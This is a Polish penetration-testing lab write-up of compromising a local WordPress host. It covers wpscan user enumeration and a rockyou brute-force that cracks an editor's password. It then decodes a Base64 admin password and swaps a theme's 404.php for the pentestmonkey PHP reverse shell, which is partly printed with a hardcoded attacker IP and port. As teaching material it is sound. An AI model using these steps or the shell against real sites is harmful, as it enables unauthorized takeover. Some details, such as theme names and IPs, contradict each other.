



Write-up – WordPress

1. Enumeracja strony:

Początkowo wchodząc na stronę możemy zauważyć, że działa ona na WordPress CMS. To pozwoli nam sprawdzić tę stronę przy pomocy aplikacji wpscan, która specjalnie jest przeznaczona do sprawdzenia tego typu stron działających przy pomocy Wordpress'a. Zanim do tego przejdziemy, przejdziemy przez manualną enumerację tej strony



Poza tym, że strona jest zrobiona typowo jako blog, możemy zauważyć już jakich mamy użytkowników na stronie internetowej – jednym z nich jest *Anthony Johnson*. Jeśli przejdziemy na jego profil – zauważymy, że jest zapisany jako użytkownik *anthony*:



Dodatkowo możemy znaleźć drugiego użytkownika – *john*, który dodatkowo ma post zablokowany hasłem. To może być nasz potencjalny wektor ataku. Przejdźmy jednak to enumeracji za pomocą aplikacji wpscan:

Przed skorzystaniem ze standardowej komendy skanującej stronę WordPress, zapoznajmy się z kilkoma flagami, które są zawarte w programie:

- --enumerate – pozwala na enumerację poszczególnych komponentów WordPress’a – takich jak motywy, pluginy, potencjalne bazy danych, itp. Wartości, które mogą być interesujące:
 - ap – wszystkie pluginy (*all plugins*)
 - vp – podatne pluginy (*vulnerable plugins*)
 - t – motywy (themes)
 - vt – podatne motywy (*vulnerable plugins*)
 - u – użytkownicy obecni na stronie WordPress
- --detection-mode – rodzaj skanowania – skanowanie mieszane, agresywne lub pasywne
- --usernames – podaj listę użytkowników, których konta będą atakowane metodą brute-force
- --passwords – podaj listę haseł, która zostanie wykorzystana przy ataku haseł metodą brute-force

Jest wiele innych flag dostępnych w aplikacji *wpscan*, ale w tym przypadku te flagi będą dla nas wystarczające. Tak więc zaczniemy od pierwszego skanu za pomocą tejże aplikacji:

```
wpscan -url http://192.168.255.132 -enumerate ap,t,u -detection-mode aggressive
```

Po wykonaniu skanu, to są nasze wyniki:

Note: Wyniki podkreślone kolorem żółtym będą dla nas interesujące i potencjalnie wykorzystane w potencjalnym sprofilowanym ataku.

```
(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.255.132/ --enumerate ap,t,u --detection-mode aggressive
```

```
\ \      // _\ / _ |
\ \ ^ // | | ) | ( _ _ _ _ _ ®
\ V V / | _ / \ _ \ V _ / _ ' | \
 \ ^ / | |   _ ) | ( | ( | | | |
  V V | | | _ _ / \ _ \ _ | | | |
```

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.255.132/ [192.168.255.132]
[+] Started: Tue Nov  1 13:46:26 2022
```

Interesting Finding(s):

```
[+] robots.txt found: http://192.168.255.132/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
```

[+] XML-RPC seems to be enabled: <http://192.168.255.132/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: <http://192.168.255.132/readme.html>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://192.168.255.132/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 60%

| References:

| - <https://www.iplocation.net/defend-wordpress-from-ddos>

| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 6.0.3 identified (Latest, released on 0001-01-01).

| Found By: Rss Generator (Aggressive Detection)

| - <http://192.168.255.132/feed/>, <generator><https://wordpress.org/?v=6.0.3></generator>

| - <http://192.168.255.132/comments/feed/>,

<generator><https://wordpress.org/?v=6.0.3></generator>

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Most Popular Themes (via Aggressive Methods)

Checking Known Locations - Time: 00:00:08

<=====

=====> (399 / 399) 100.00% Time: 00:00:08

[+] Checking Theme Versions (via Aggressive Methods)

[i] Theme(s) Identified:

[+] twentysixteen

| Location: <http://192.168.255.132/wp-content/themes/twentysixteen/>

| Latest Version: 2.7

| Last Updated: 2022-05-24T00:00:00.000Z

| Readme: <http://192.168.255.132/wp-content/themes/twentysixteen/readme.txt>

| Style URL: <http://192.168.255.132/wp-content/themes/twentysixteen/style.css>

| Style Name: Twenty Sixteen

| Style URI: <https://wordpress.org/themes/twentysixteen/>

| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead ...

| Author: the WordPress team
| Author URI: <https://wordpress.org/>
|
| Found By: Known Locations (Aggressive Detection)
| - <http://192.168.255.132/wp-content/themes/twentytysixteen/>, status: 500
|
| The version could not be determined.

[+] twentytwenty

| Location: <http://192.168.255.132/wp-content/themes/twentytwenty/>
| Latest Version: 2.0
| Last Updated: 2022-05-24T00:00:00.000Z
| Readme: <http://192.168.255.132/wp-content/themes/twentytwenty/readme.txt>
| Style URL: <http://192.168.255.132/wp-content/themes/twentytwenty/style.css>
| Style Name: Twenty Twenty
| Style URI: <https://wordpress.org/themes/twentytwenty/>
| Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
| Author: the WordPress team
| Author URI: <https://wordpress.org/>
|
| Found By: Known Locations (Aggressive Detection)
| - <http://192.168.255.132/wp-content/themes/twentytwenty/>, status: 500
|
| The version could not be determined.

[+] twentytwentyone

| Location: <http://192.168.255.132/wp-content/themes/twentytwentyone/>
| Latest Version: 1.6
| Last Updated: 2022-05-24T00:00:00.000Z
| Readme: <http://192.168.255.132/wp-content/themes/twentytwentyone/readme.txt>
| Style URL: <http://192.168.255.132/wp-content/themes/twentytwentyone/style.css>
| Style Name: Twenty Twenty-One
| Style URI: <https://wordpress.org/themes/twentytwentyone/>
| Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush. Wi...
| Author: the WordPress team
| Author URI: <https://wordpress.org/>
|
| Found By: Known Locations (Aggressive Detection)
| - <http://192.168.255.132/wp-content/themes/twentytwentyone/>, status: 500
|
| The version could not be determined.

[+] twentytwentytwo

| Location: <http://192.168.255.132/wp-content/themes/twentytwentytwo/>
| Latest Version: 1.2
| Last Updated: 2022-05-24T00:00:00.000Z
| Readme: <http://192.168.255.132/wp-content/themes/twentytwentytwo/readme.txt>
| Style URL: <http://192.168.255.132/wp-content/themes/twentytwentytwo/style.css>
| Style Name: Twenty Twenty-Two
| Style URI: <https://wordpress.org/themes/twentytwentytwo/>

| Description: Built on a solidly designed foundation, Twenty Twenty-Two embraces the idea that everyone deserves a...

| Author: the WordPress team

| Author URI: <https://wordpress.org/>

|

| Found By: Known Locations (Aggressive Detection)

| - <http://192.168.255.132/wp-content/themes/twentytwentytwo/>, status: 200

|

| The version could not be determined.

[+] Enumerating Users (via Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:00

<=====

===== > (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] anthony

| Found By: Wp Json Api (Aggressive Detection)

| - http://192.168.255.132/wp-json/wp/v2/users/?per_page=100&page=1

| Confirmed By:

| Author Sitemap (Aggressive Detection)

| - <http://192.168.255.132/wp-sitemap-users-1.xml>

| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Login Error Messages (Aggressive Detection)

[+] john

| Found By: Wp Json Api (Aggressive Detection)

| - http://192.168.255.132/wp-json/wp/v2/users/?per_page=100&page=1

| Confirmed By:

| Rss Generator (Aggressive Detection)

| Author Sitemap (Aggressive Detection)

| - <http://192.168.255.132/wp-sitemap-users-1.xml>

| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Login Error Messages (Aggressive Detection)

[+] Anthony Johnson

| Found By: Rss Generator (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Tue Nov 1 13:46:49 2022

[+] Requests Done: 465

[+] Cached Requests: 8

[+] Data Sent: 126.948 KB

[+] Data Received: 805.974 KB

[+] Memory used: 282.746 MB

[+] Elapsed time: 00:00:22

Jak widać – jest kilka interesujących informacji zawartych w informacjach wyjściowych przeprowadzonego skanu podatności. Na ten moment wiemy, że:

- Jeden z motywów wykorzystywanych na tej stronie to *twenty sixteen*, który jest przestarzały
- Mamy dwóch użytkowników – *john* oraz *anthony*

2. Atak metodą brute-force

W takim razie pierwszą opcją ataku jaka się nasuwa w danym momencie jest przeprowadzenie ataku na hasło użytkownika metodą brute-force. Stwórzmy zatem plik o nazwie *users* z naszymi użytkownikami i skorzystajmy ze słownika haseł *rockyou.txt*.

Aplikacja *wpscan* posiada wbudowaną możliwość przeprowadzenia tego typu ataków haseł. Komenda na to wygląda następująco:


```
wpscan -url http://192.168.255.132 -usernames users -passwords /usr/share/wordlists/rockyou.txt
```

Przeprowadźmy zatem tego typu atak:

```
[-] No Config Backups Found.
[-] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - anthony / ridiculous
Trying john / Larios Time: 00:59:52 <
```

Jak widać – udało nam się złamać jedno hasło!!!

Z racji, że mamy już jedno hasło – niech ten atak leci dalej w tle, a my zalogujemy się jako użytkownik *anthony* hasłem *ridiculous*.




Mamy dostęp do panelu WordPress'a! Istotne jest teraz dowiedzieć się jakie uprawnienia mamy mając tego użytkownika:


Users Add New				
All (2) Administrator (1) Editor (1)				
Bulk actions ▼ Apply Change role to... ▼ Change				
<input type="checkbox"/>	Username	Name	Email	Role
<input type="checkbox"/>	anthony	Anthony Johnson	anthony@email.com	Editor
<input type="checkbox"/>	john	—	john@mail.com	Administrator
<input type="checkbox"/>	Username	Name	Email	Role

Jak widać – na ten moment możemy tylko edytować posty. Tak więc naszym celem będzie zdobyć konto *john*.


Co mogliśmy zauważyć na panelu początkowym po zalogowaniu się jako *anthony* jest fakt, że wypisane mieliśmy ilość postów oraz komentarz. Być może możemy zedytować posty oraz zdobyć dostęp do posta, który był chroniony hasłem:



I jak widać – prawdopodobnie możemy zedytować to:




Mamy dostęp do posta wraz z tymczasowym hasłem. Prawdopodobnie jest to hasło do drugiego użytkownika – głównie dlatego, że jest to post założony przez użytkownika *john*. Sprawdźmy to:



A screenshot of the WordPress login page. At the top is the WordPress logo. Below it is an error message in a red box: "Error: The password you entered for the username john is incorrect. [Lost your password?](#)". The login form has two input fields: "Username or Email Address" containing "john" and "Password" which is empty. Below the password field is a "Remember Me" checkbox and a "Log In" button. At the bottom of the form is a link "Lost your password?". Below the form is a link "← Go to Maluch 126p fanbase".

Niestety po wpisaniu tego hasła nie udało nam się zalogować. Gdy jednak przyjrzymy się dokładnie temu hasłu to możemy dostrzec, że jest ono zakodowane. Dokładniej mówiąc – jest ono zakodowane w Base64. Czas w takim razie zdekodować to hasło:


YndeS3NZI2IzMWt5Szhma1pJQnJPenU4



A screenshot of a Base64 decoder interface. It has a dropdown menu set to "UTF-8" with a label "Source character set.". Below it is a checkbox "Decode each line separately (useful for when you have multiple entries)." which is unchecked. Below that is a button "Live mode OFF" with a label "Decodes in real-time as you type or paste (supports only the UTF-8 character set)". At the bottom is a green button with the text "< DECODE >" and a label "Decodes your data into the area below."

bw^KsY#is1kyK8fkZIBrOzu8

Faktycznie dostaliśmy wynik, który już wygląda prędzej jak hasło. Sprawdźmy czy teraz mamy możliwość zalogowania się:



Udało nam się zalogować! Teraz mamy uprawnienia administratora w panelu WordPress'a

3. Uzyskanie *reverse shell*

Wcześniej zidentyfikowane zostało użycie motywu *twentytwelve*, który w dzisiejszych czasach jest przestarzały. Na tego typu motyw jest już znany atak, który można znaleźć na stronie *HackTricks* w panelu *WordPress*:

Panel RCE

Modifying a php from the theme used (admin credentials needed)

Appearance → Editor → **404** Template (at the right)

Change the content for a php shell:

```
// You are encouraged to send comments, improvements or suggestions to  
// me at pentestmonkey@pentestmonkey.net  
//  
// Description  
// -----  
// This script will make an outbound TCP connection to a hardcoded IP and  
// port.  
// The recipient will be given a shell running as the current user (apache  
// normally).  
//  
// Limitations  
// -----  
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+  
// Use of stream_select() on file descriptors returned by proc_open() will  
// fail and return FALSE under Windows.  
// Some compile-time options are needed for daemonisation (like pcntl,  
// posix). These are rarely available.  
//  
// Usage  
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.11.0.41'; // CHANGE THIS  
$port = 443; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$c = 'c';  
$buf = 'p';  
$fp = fsockopen ($ip, $port, $errno, $errstr, 30);  
if (!$fp) {  
    echo "$errstr ($errno): $ip and $port";  
    exit;  
}  
fsetsockopt ($fp, SOL_SOCKET, SO_NOSIGPIPE, 1);  
fwrite ($fp, $c);  
if (!$write_a) {  
    $write_a = stream_socket_pair (STREAM_PF_INET, STREAM_SOCK_STREAM, 0);  
    stream_set_blocking ($write_a[0], 0);  
    stream_set_blocking ($write_a[1], 0);  
}
```


Search in internet how can you access that updated page. In this case you have to access here:
<http://10.11.1.234/wp-content/themes/twentytwelve/404.php>

W panelu *Appearance* *Theme Editor* wybieramy plik *404.php* i zmieniamy jego kod na kod pliku *php-reverse-shell.php*. Następnie po zapisaniu, skierujemy się do następującego linku:

<http://192.158.255.132/wp-content/themes/twenty sixteen/404.php>

Przy odpowiednich ustawieniach, uruchomieniu programu *netcat* na odpowiednim porcie oraz nakierowaniu się na powyższy link – powinniśmy uzyskać *reverse shell* na hosta.

Tak więc po kolei wykonujemy kroki aby uzyskać dostęp do systemu operacyjnego:



Po nakierowaniu się na panel edycji pliku *404.php* mamy możliwość edycji. Teraz należy wstawić w kod pliku nasz reverse shell napisany w języku PHP (dobrym przykładem *reverse shell* jest poniższy link)


Link: <https://github.com/pentestmonkey/php-reverse-shell>

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.255.131'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Dwie wartości muszą zostać zmienione:

- IP – ustawiamy nasze IP na maszynie atakującej
- PORT – ustawiamy port, na którym będziemy nasłuchiwać

